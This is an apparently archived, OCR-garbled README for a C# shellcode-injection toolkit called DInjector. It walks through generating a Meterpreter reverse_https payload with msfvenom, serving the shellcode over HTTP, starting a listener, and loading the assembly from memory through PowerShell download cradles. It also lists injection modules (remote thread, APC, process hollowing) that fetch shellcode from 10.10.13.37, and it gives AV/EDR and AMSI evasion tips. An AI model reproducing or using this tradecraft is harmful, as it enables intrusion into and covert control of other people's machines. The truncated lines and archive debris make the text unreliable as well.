



This repository is an accumulation of my code snippets for various shellcode injection techniques using fantastic D/Invoke API by @TheWover and @FuzzySecurity.

Based on my testings the DInvoke NuGet package itself is being flagged by many commercial AV/EDR solutions when incuded as an embedded resource via Costura. Fody (or similar approaches), so I recommend to modify it and include from source to achieve better opsec.

DInjector is not intended to be used for AV/EDR evasion out-of-the-box, but provides a bunch of weaponized examples to improve your generic tradecraft during the engagement and/or sharpen your detection rules to prevent this sort of shellcode execution.

Some tips how the driver Program can be enhanced (leaving it as an exercise for the reader):

- Use encrypted payloads which can be invoked from a URL or passed in Base64 as an argument.
- Add built-in AMSI bypass (a great example from @rasta-mouse is here).
- Add sandbox detection methods.
- Protect the resulting assembly with ConfuserEx or similar tools.

# Usage

Here is a basic example to get started.

- 1. Compile the project in Visual Studio.
- 2. Generate a shellcode for your favourite C2:

```
~$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10
```

3 captures Serve shellcode.bin and start C2 listener



```
~$ sudo python3 -m http.server 80
~$ sudo msfconsole -qx "use exploit/multi/handler; set payload
```

4. Use one of the PowerShell download cradles to load Dinjector.dll as System.Reflection.Assembly and execute it from memory.

I do not recommend putting the assembly on disk because it will very likely be flagged.

## **Modules**

**Note:** opsec safe considerations are based on my personal expirience and some testings along the way.

#### **FunctionPointer**

```
module_name: 'functionpointer'
arguments: |
   /sc:http://10.10.13.37/shellcode.bin
description: |
   Allocates a RWX memory region, copies the shellcode into it
   and executes it like a function.
calls:
   - ntdll.dll:
        1: 'NtAllocateVirtualMemory'
opsec_safe: false
references:
   - 'http://disbauxes.upc.es/code/two-basic-ways-to-run-and-to-
        - 'https://www.ired.team/offensive-security/code-injection-|
        - 'https://www.fergonez.net/post/shellcode-csharp'
```

### FunctionPointerV2

```
module_name: 'functionpointerv2'

arguments:
/sc:http://10.10.13.37/shellcode.bin

13 captures
1 Oct 2021 - 31 Jan 2024

calls:
```

```
calls:
    - ntdll.dll:
        1: 'NtProtectVirtualMemory'
opsec_safe: false
references:
    - 'https://jhalon.github.io/utilizing-syscalls-in-csharp-1/
    - 'https://jhalon.github.io/utilizing-syscalls-in-csharp-2/
    - 'https://github.com/jhalon/SharpCall/blob/master/Syscalls
```

### CurrentThread

```
module_name: 'currentthread'
arguments: |
   /sc:http://10.10.13.37/shellcode.bin
description: |
   Injects shellcode into current process.
   Thread execution via NtCreateThreadEx.
calls:
   - ntdll.dll:
        1: 'NtAllocateVirtualMemory'
        2: 'NtProtectVirtualMemory'
        3: 'NtCreateThreadEx'
        4: 'NtWaitForSingleObject'
opsec_safe: false
references:
   - 'https://github.com/XingYun-Cloud/D-Invoke-syscall/blob/ma
```

### RemoteThread

```
module_name: 'remotethread'
arguments: |
   /sc:http://10.10.13.37/shellcode.bin /pid:1337
description: |
   Injects shellcode into an existing remote process.
   Thread execution via NtCreateThreadEx.
calls:
```

```
- ntdll.dll:
1: 'NtOpenProcess'

2: 'NtAllocateVirtualMemory'
3: 'NtWriteVirtualMemory'
13 captures
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5: NtCreateInreageX
```

opsec\_safe: false
references:
 - 'https://github.com/S3cur3Th1sSh1t/SharpImpersonation/blol

### RemoteThreadAPC

```
module_name: 'remotethreadapc'
arguments:
  /sc:http://10.10.13.37/shellcode.bin /image:C:\Windows\Syste
 Injects shellcode into a newly spawned remote process.
 Thread execution via NtQueueApcThread.
calls:
  - kernel32.dll:
   1: 'CreateProcess'
  - ntdll.dll:
   1: 'NtAllocateVirtualMemory'
   2: 'NtWriteVirtualMemory'
   3: 'NtProtectVirtualMemory'
   4: 'NtOpenThread'
   5: 'NtQueueApcThread'
    6: 'NtAlertResumeThread'
opsec_safe: true
references:
  - 'https://rastamouse.me/exploring-process-injection-opsec-
  - 'https://gist.github.com/jfmaes/944991c40fb34625cf72fd33d
```

#### RemoteThreadContext

```
module_name: 'remotethreadcontext'
arguments: |
   /sc:http://10.10.13.37/shellcode.bin /image:C:\Windows\System
description: |
   Injects shellcode into a newly spawned remote process.
   Thread execution via SetThreadContext.
calls:
```

```
- kernel32.dll:

1: 'CreateProcess'

- ntdll.dll:

1: 'NtAllocateVirtualMemory'

13 captures

1 Oct 2021 - 31 Jan 2024 'NtWriteVirtualMemory'

4: 'NtCreateThreadEx'

5: 'GetThreadContext'

6: 'SetThreadContext'

7: 'NtResumeThread'
```

### **ProcessHollow**

opsec\_safe: true


references:

```
module_name: 'processhollow'
arguments: |
  /sc:http://10.10.13.37/shellcode.bin /image:C:\Windows\Systo
description: |
  Injects shellcode into a newly spawned remote process.
  Thread execution via NtQueueApcThread.
calls:
  - kernel32.dll:
    1: 'CreateProcess'
  - ntdll.dll:
    1: 'NtQueryInformationProcess'
    2: 'NtReadVirtualMemory'
    3: 'NtProtectVirtualMemory'
    4: 'NtWriteVirtualMemory'
    5: 'NtResumeThread'
opsec_safe: false
references:
  - 'https://github.com/CCob/SharpBlock/blob/master/Program.c:
```

'https://blog.xpnsec.com/undersanding-and-evading-get-injo'https://github.com/djhohnstein/CSharpSetThreadContext/blog

## **Credits**

 @TheWover and @FuzzySecurity for their awesome Dlnvoke project.



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